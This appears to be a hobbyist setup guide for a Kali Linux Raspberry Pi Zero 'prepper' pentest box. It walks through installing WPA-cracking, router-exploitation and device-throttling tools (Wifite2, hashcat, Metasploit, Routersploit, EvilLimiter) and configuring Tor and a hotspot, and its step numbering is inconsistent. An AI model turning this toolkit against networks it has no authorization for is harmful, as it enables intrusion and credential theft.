
PREPPING PENTEST PI v1

WELCOME PREPPER PLEASE SELECT AN OPTIONS
1) Wifite2
2) Wifite2 (WPA ONLY)
3) Wifite2 (WPA WITH WORDLIST)
4) Network Information (ifconfig)
5) Restart the FTP Server
6) Disk Ussage (free)
7) Connect to a Wireless Network (Edit CTRL-X Save)
8) Disconnect from the Wireless Network
9) Ping Yahoo.com (CTRL-C to stop)
10) Reboot
11) Shutdown
0) Exit



Prepper's Kali Linux Raspberry PI Zero

By: Duckie HellFire
Dated: 22 April 2021

Resources: https://sectools.org/tool/cain/ https://www.wireshark.org/ https://beefproject.com/ https://wiki.skullsecurity.org/Passwords https://tools.kali.org/ https://www.shodan.io https://hashcat.net/wiki/ https://www.pdfdrive.com https://www.stationx.net/nmap-cheat-sheet/ https://angryip.org/ https://hashcat.net/hashcat/ https://www.openwall.com/john/

Notes: *Without warranty for educational purposes only training for a SHTF situation I do not take liability for damages or any other problems, this is an educational test lab doc.*


What it does: Allows you to access Wireless Access Points and then connect to them as a hotspot.
Giving you time to survey enemy, share internet during SHTF zombies situation.
(More a learning tool and easier on a smartphone without typing)

Requirements: *Raspberry Pi Zero with heatsink*
Linux compatible USB WiFi
Kali compatible USB WiFi what supports monitor mode and hostapd
Compatible USB hub and OTG cable or Pi usb hat
Optional USB Bluetooth Dongle and FAN
32GB SD Card and SD USB CARD READER

Note at this stage I know I can script the menus to be better so look for future versions. Rushing!
https://null-byte.wonderhowto.com/how-to/buy-best-wireless-network-adapter-for-wi-fi-hacking-2019-0178550/

LETS START


1. **Download Kali OS** for Raspberry Pi Zero via webtorrent
https://images.kali.org/arm-images/kali-linux-2021.1-rpi0w-nexmon.img.xz.torrent


kali-linux-2021-1-rpi0w-nexmon-img-xz
Stop Torrent
Save .torrent File
Torrent Stats
Downloading • 4.2% • ↓ 2.6 MB/s • 83 MB / 2.0 GB • 22 peers • 12m 0s remaining
Files
Save All Files...
NAME SAVE FILE SIZE
1 kali-linux-2021.1-rpi0w-nexmon.img.xz 2.0 GB
2 kali-linux-2021.1-rpi0w-nexmon.img.xz.txt.sha256sum 104 B
Powered By WebTorrent

2. Download **Etcher**
https://www.balena.io/etcher/

3. Image the **Kali Image with Etcher** to your SD card **WARNING: LOSS OF DATA POSSIBLE**

- SELECT THE KALI IMAGE FILE
- SELECT THE TARGET SD DRIVE
- PRESS FLASH WHEN SURE AND WAIT A LONG TIME




4. When done Insert the **SD Kali Image** into your Pi Zero


5. If you don't have money for a PI ZERO you can use a **USB stick 32GB** on any computer what can boot from USB and use **Rufus** and set the persistent partition.
https://www.kali.org/downloads/ (Get the live disc)
https://rufus.ie/en_US/

6. After booing **up the system, login again**
Username = kali
Password = kali

7. **Open Terminal to disable the desktop** its too heavy for a pi zero
sudo systemctl set-default multi-user.target




8. **Reboot** your system
reboot




9. **Login again** with the following after the reboot
Username = kali
Password = kali

10. First figure out what WiFi adapter of the two you will use as a hotspot, use the following command to see **wlan0** and **wlan1** (write down what device or unplug one by one to identify)
nmcli




11. Once you **identified the WiFi Adapter** you will use for the WiFi hotspot **(DO NOT USE THE MONITORING ONE)** Run the following command to setup one of the WiFi interfaces to your existing wireless AP. **CTRL-C** to exit
nmtui

- **SELECT ACTIVATE A CONNECTION**
- **SELECT THE CORRECT WIFI ADAPTER AND SELECT YOUR WIRELESS AP**
- **YOU WILL BE ASKED FOR YOUR WIFI AP PASSWORD**
- **ENTER AND QUIT**




12. Next we need to get the **IP address** from the Kali System so we can **SSH** to it. Type in the following command and **record the IP address** given.
Ifconfig

13. Next we move to our desktop and use **PuTTy** to login and edit our Kali System
Download Putty, run the client and enter the address IP you collected and login. (if asked for a certificate say yes) You can also get the ip from your DHCP router list, look for hostname kali.
https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html



14. **SSH Login** again with the **IP Address** and putty or any other ssh client
Username = kali
Password = kali


192.168.0.19 - PuTTY
login as: kali
kali@192.168.0.19's password:
Linux kali 4.19.127-Re4son+ #1 Sun Feb 21 21:13:51 AEDT 2021 armv6l
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr 22 17:45:38 2021 from 192.168.0.22

15. Install **wifite2** (by default you should already have wifite on the system, this is wifite2)
cd /usr/bin
sudo git clone https://github.com/derv82/wifite2.git
cd wifite2

16. Next we want to **add some redundant sources**, edit the file and add the next lines in blue
sudo nano /etc/apt/sources.list


```
#############################################################
deb http://archive.ubuntu.com/ubuntu bionic universe
deb http://archive.ubuntu.com/ubuntu bionic-security universe
deb http://archive.ubuntu.com/ubuntu bionic-updates universe
#############################################################
```

17. **Run the update** so the new source lists are known
sudo apt update

kali@kali:/usr/bin$ sudo apt update
Get:2 http://archive.ubuntu.com/ubuntu bionic-security InRelease [88.7 kB]
Get:3 http://archive.ubuntu.com/ubuntu bionic-updates InRelease [88.7 kB]
Get:4 http://archive.ubuntu.com/ubuntu bionic InRelease [242 kB]
Hit:5 http://http.re4son-kernel.com/re4son kali-pi InRelease
Get:1 http://kali.koyanet.lv/kali kali-rolling InRelease [30.5 kB]
Err:2 http://archive.ubuntu.com/ubuntu bionic-security InRelease
The following signatures couldn't be verified because the public key is not av
ailable: NO_PUBKEY 3B4FE6ACC0B21F32
Err:3 http://archive.ubuntu.com/ubuntu bionic-updates InRelease
The following signatures couldn't be verified because the public key is not av
ailable: NO_PUBKEY 3B4FE6ACC0B21F32
0% [Working]
44.5 kB/s 3s

18. Next we need to **install some missing** parts needed by **wifite2** (one line at a time, can take long)
cd /usr/bin
sudo apt-get install libcurl4-openssl-dev libssl-dev zlib1g-dev
sudo apt-get install python2.7 build-essential python-dev libpcap-dev libssl-dev
sudo apt-get install libssl-ocaml-dev -y
sudo apt-get install reaver -y (may already be installed)
sudo apt-get install bully -y (may already be installed)
sudo apt-get install macchanger -y (may already be installed)
sudo apt-get install hcxdumptool -y
sudo apt-get install hcxtools -y
sudo apt-get install curl -y (may already be installed)
sudo apt-get install cowpatty -y
sudo apt install btscanner -y
sudo apt install macchanger aircrack-ng -y (may already be installed)
sudo apt install nmap -y (may already be installed)
sudo apt-get install openvpn -y
sudo apt-get install msmtp ca-certificates mutt -y
sudo apt-get install htop -y
sudo apt-get install tshark -y

When asked say **YES** for tshark



kali@kali: ~
Package configuration
Configuring wireshark-common
Dumpcap can be installed in a way that allows members of the "wireshark" system group to capture packets. This is recommended over the alternative of running Wireshark/Tshark directly as root, because less of the code will run with elevated privileges.
For more detailed information please see /usr/share/doc/wireshark-common/README.Debian.gz once the package is installed.
Enabling this feature may be a security risk, so it is disabled by default. If in doubt, it is suggested to leave it disabled.
Should non-superusers be able to capture packets?
<Yes>
<No>

19. Install **Pyrit** (one line at a time, can take long)

/usr/bin
sudo wget https://github.com/JPaulMora/Pyrit/archive/master.zip
sudo unzip master.zip
cd Pyrit-master
sudo python2.7 setup.py clean build install

20. Install **HashCat** (one line at a time, can take long)

cd /usr/bin
sudo git clone https://github.com/hashcat/hashcat.git
cd hashcat
sudo make
sudo make install


kali@kali: /usr/bin/hashcat
K/C -Ideps/zlib -Ideps/zlib/contrib -Ideps/OpenCL-Headers -DWITH_BRAIN -Ideps/xx
Hash -DWITH_CUBIN -Ideps/unrar -DWITH_HWMON src/dictstat.c -o obj/dictstat.NATIV
E.o -fpic
gcc -c -std=gnu99 -W -Wall -Wextra -O2 -pipe -Iinclude/ -IOpenCL/ -Ideps/LZMA-SD
K/C -Ideps/zlib -Ideps/zlib/contrib -Ideps/OpenCL-Headers -DWITH_BRAIN -Ideps/xx
Hash -DWITH_CUBIN -Ideps/unrar -DWITH_HWMON src/dispatch.c -o obj/dispatch.NATIV
E.o -fpic
gcc -c -std=gnu99 -W -Wall -Wextra -O2 -pipe -Iinclude/ -IOpenCL/ -Ideps/LZMA-SD
K/C -Ideps/zlib -Ideps/zlib/contrib -Ideps/OpenCL-Headers -DWITH_BRAIN -Ideps/xx
Hash -DWITH_CUBIN -Ideps/unrar -DWITH_HWMON src/dynloader.c -o obj/dynloader.NAT
IVE.o -fpic
gcc -c -std=gnu99 -W -Wall -Wextra -O2 -pipe -Iinclude/ -IOpenCL/ -Ideps/LZMA-SD
K/C -Ideps/zlib -Ideps/zlib/contrib -Ideps/OpenCL-Headers -DWITH_BRAIN -Ideps/xx
Hash -DWITH_CUBIN -Ideps/unrar -DWITH_HWMON src/event.c -o obj/event.NATIVE.o -f
pic
gcc -c -std=gnu99 -W -Wall -Wextra -O2 -pipe -Iinclude/ -IOpenCL/ -Ideps/LZMA-SD
K/C -Ideps/zlib -Ideps/zlib/contrib -Ideps/OpenCL-Headers -DWITH_BRAIN -Ideps/xx
Hash -DWITH_CUBIN -Ideps/unrar -DWITH_HWMON src/ext_ADL.c -o obj/ext_ADL.NATIVE.
o -fpic
gcc -c -std=gnu99 -W -Wall -Wextra -O2 -pipe -Iinclude/ -IOpenCL/ -Ideps/LZMA-SD
K/C -Ideps/zlib -Ideps/zlib/contrib -Ideps/OpenCL-Headers -DWITH_BRAIN -Ideps/xx
Hash -DWITH_CUBIN -Ideps/unrar -DWITH_HWMON src/ext_cuda.c -o obj/ext_cuda.NATIV
E.o -fpic

21. Next we need to install **hashcat-utils**
cd /usr/bin
sudo git clone https://github.com/hashcat/hashcat-utils.git
cd hashcat-utils/src
sudo sudo make

22. Install **Termshark**
```
sudo apt-get install termshark
mkdir -m 1777 /home/kali/cap
```

23. Install **EvilLimiter (Slow down network devices)**
```
sudo apt-get install python-setuptools -y
cd /usr/bin
sudo git clone https://github.com/bitbrute/evillimiter.git
cd evillimiter
sudo python3 setup.py install
```

24. Install **Sherlock (Search for users online)**
```
sudo apt install  python3  python3-pip
cd /usr/bin
sudo git clone https://github.com/sherlock-project/sherlock.git
cd sherlock
sudo pip3 install -r requirements.txt
```

25.Install **Metasploit**
```
cd /usr/bin
sudo su
apt-get -y install build-essential zlib1g zlib1g-dev libxml2 libxml2-dev libxslt-dev locate libreadline6-dev
libcurl4-openssl-dev git-core libssl-dev libyaml-dev openssl autoconf libtool ncurses-dev bison curl wget
postgresql postgresql-contrib libpq-dev libapr1 libaprutil1 libsvn1 libpcap-dev

apt-get install ruby-full
apt-get install libsqlite3-dev

apt-get install git-core postgresql curl nmap gem
gem install wirble sqlite3 bundler

cd /opt
git clone https://github.com/rapid7/metasploit-framework.git
cd metasploit-framework
bundle install
exit
```

26. Install **Routersploit**
```
cd /usr/bin
sudo su
apt-get install python3-pip requests paramiko beautifulsoup4 pysnmp

git clone https://www.github.com/threat9/routersploit
cd routersploit
python3 -m pip install -r requirements.txt
exit
```

27. Install **Squid** Proxy Server
```
sudo apt-get install squid -y
```

28. Backup the **Squid config** file
```
sudo cp /etc/squid/squid.conf /etc/squid/squidoriginal.conf.bak
```

29. Edit the **Squid config** as below
sudo nano /etc/squid/squid.conf

```
###################################
acl localnet src 192.168.150.0/24
###################################
```

30. Make the squid log file writable
sudo chmod o+rw /var/log/squid/access.log

31. Install **ProxyChains**
sudo apt-get install proxychains

32. Edit the config as below
sudo nano /etc/proxychains.conf

```
#################################
dynamic_chain
#strict_chain
proxy_dns
#socks4  127.0.0.1 9050
socks5 127.0.0.1 9050  ## IF TOR INSTALLED
#################################
```

33. Check the status should be disabled.
sudo service tor status


34. Install **Tor** for your hotspot
sudo apt-get install tor -y

35. Edit the **Tor Config** as below
sudo gedit /etc/tor/torrc

```
###################################
Log notice file /var/log/tor/notices.log
VirtualAddrNetwork 10.192.0.0/10
AutomapHostsSuffixes .onion,.exit
AutomapHostsOnResolve 1
TransPort 9040
TransListenAddress 192.168.150.1
DNSPort 53
DNSListenAddress 192.168.150.1
###################################
```

36. Make the **log files**
sudo touch /var/log/tor/notices.log
sudo chown debian-tor /var/log/tor/notices.log
sudo chmod 644 /var/log/tor/notices.log

37. Now we can **test** and see if **Wifite2** is working (Use CTRL-C is exit or move on check for errors)
sudo /usr/bin/wifite2/Wifite.py -i **wlan0** --wpa --kill


kali@kali:~$ sudo /usr/bin/wifite2/Wifite.py -i wlan0 --wpa --kill
wifite 2.2.5
automated wireless auditor
https://github.com/derv82/wifite2
[+] option: using wireless interface wlan0
[+] option: kill conflicting processes enabled
[+] option: targeting WPA-encrypted networks
[+] Scanning. Found 0 target(s), 0 client(s). Ctrl+C when ready

38. We may need to move files and see them remotely. We now **install a FTP server**. If you don't have a client on your windows machine use FileZilla. (one line at a time, can take long)
https://filezilla-project.org/

sudo apt-get install vsftpd


39. Next we want to **edit** the vsftpd.conf with the following in blue, change or add as needed.
sudo nano /etc/vsftpd.conf

###################################
write_enable=YES
# The next two lines are added at the bottom
ftpd_banner='Welcome to the Prepper Kali FTP'
local_root=/home/kali/
###################################

40. **Restart the vsftpd** services and check the status (CTRL-C to exit)
sudo systemctl enable vsftpd
sudo service vsftpd restart
sudo service vsftpd status

kali@kali:/usr/bin$ sudo service vsftpd status
● vsftpd.service - vsftpd FTP server
Loaded: loaded (/lib/systemd/system/vsftpd.service; disabled; vendor prese
Active: active (running) since Thu 2021-04-22 19:19:20 UTC; 5s ago
Process: 11173 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exite
Main PID: 11174 (vsftpd)
CPU: 63ms
CGroup: /system.slice/vsftpd.service
└─11174 /usr/sbin/vsftpd /etc/vsftpd.conf
Apr 22 19:19:20 kali systemd[1]: Starting vsftpd FTP server...
Apr 22 19:19:20 kali systemd[1]: Started vsftpd FTP server.
lines 1-11/11 (END)

41. Next we want to setup the PI box as a **HOTSPOT** so you can connect to it.
sudo apt-get install hostapd dnsmasq


kali@kali:/usr/bin$ sudo apt-get install hostapd dnsmasq
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
resolvconf
The following NEW packages will be installed:
dnsmasq hostapd
0 upgraded, 2 newly installed, 0 to remove and 453 not upgraded.
Need to get 721 kB of archives.
After this operation, 2051 kB of additional disk space will be used.
Get:1 http://kali.koyanet.lv/kali kali-rolling/main armel hostapd armel 2:2.9.0-
21 [689 kB]
Get:2 http://kali.koyanet.lv/kali kali-rolling/main armel dnsmasq all 2.85-1 [32
.0 kB]
Fetched 721 kB in 1s (516 kB/s)

42. **Stop** the **hostapd** and **dnsmasq** serviced in case its running.
sudo service hostapd stop
sudo service dnsmasq stop

43. Next **edit** the **dnsmasq.conf** as below in blue unhash as needed
(make sure you select the correct wlan0 or wlan1)
sudo nano /etc/dnsmasq.conf

```
################################
# Choose interface for binding
interface=lo,wlan1
no-dhcp-interface=lo
# Bind to only one interface
bind-interfaces
# Specify range of IP addresses for DHCP leasses
dhcp-range=192.168.150.2,192.168.150.10,255.255.255.0,12h
################################
```

44. Next we **edit** the **hostapd.conf** file as below in the blue, change your driver if needed and you **SSID** and **PSK PASSWORD** as well **wlan0** or **wlan1** (More info on USB **lsusb** or **lsmod**)
sudo nano /etc/hostapd.conf

```
################################
# Define interface
interface=wlan1
# Select driver
driver=nl80211
# Set access point name
ssid=AndroidAP_3011
# Set access point hardware mode to 802.11g
hw_mode=g
# Set WIFI channel (can be easily changed)
channel=1
# Enable WPA2 only (1 for WPA, 2 for WPA2, 3 for WPA + WPA2)
wpa=3
wpa_passphrase=mysecret
wpa_key_mgmt=WPA-PSK WPA-EAP WPA-PSK-SHA256 WPA-EAP-SHA256
################################
```

39. **Edit** the Network Interface
sudo nano /etc/network/interfaces

```
################################
auto lo
iface lo inet loopback

auto eth0
allow-hotplug eth0
iface eth0 inet dhcp

auto wlan0
allow-hotplug wlan0
iface wlan0 inet dhcp
```

```
auto wlan1
allow-hotplug wlan1
iface wlan1 inet static
hostapd /etc/hostapd.conf
address 192.168.150.1
netmask 255.255.255.0
##############################
```

40. Next **enable** the following **IP Forwarding** by removing the hash #

```
sudo nano /etc/sysctl.conf
```

```
##############################
net.ipv4.ip_forward=1
##############################
```

41. Add the following to **RC local** at the bottom

```
sudo nano /etc/rc.local
```

```
##############################
iptables -t nat -A POSTROUTING -s 192.168.150.0/24 ! -d 192.168.150.0/24  -j MASQUERADE
##############################
```

42. Edit the **Network Manager** with the following in **bold**

```
sudo nano /etc/NetworkManager/NetworkManager.conf
```

```
##############################
[main]
plugins=ifupdown,keyfile,ofono
dns=dnsmasq
[ifupdown]
managed=false
##############################
```

43. Run the next command to **fix** some WiFi cards blocked

```
sudo rfkill unblock 0
sudo rfkill unblock wlan
```

44. Edit the nameservers

```
sudo nano /etc/resolv.conf
```

```
##############################
nameserver 192.168.150.1
nameserver 8.8.8.8
##############################
```

45. Next we need to setup the **Wireless Access Point** we want to connect to, edit and enter as follows


```
sudo nano /etc/wpa_supplicant.conf
```

```
####################################
network={
        ssid="wirelessapSSID"
         psk="wirelesspassword"
```

}
####################################

46. Run the following command to and **disable the WiFi interfaces** we setup before.
sudo nmtui

- **SELECT ACTIVATE A CONNECTION**
- **SELECT THE ACTIVATED WIFI and SELECT DEACTIVATE**
- **SELECT THE EDIT WIFI and DELETE THE CONNECTION**



47. Next we **disable Network Manager and masked issues**
sudo systemctl stop NetworkManage.Service
sudo systemctl disable NetworkManage.Service
sudo systemctl unmask hostapd
sudo systemctl enable hostapd
sudo systemctl enable dnsmasq

48. **Reboot** your system **(If need be power it off and on by hand)**
sudo reboot

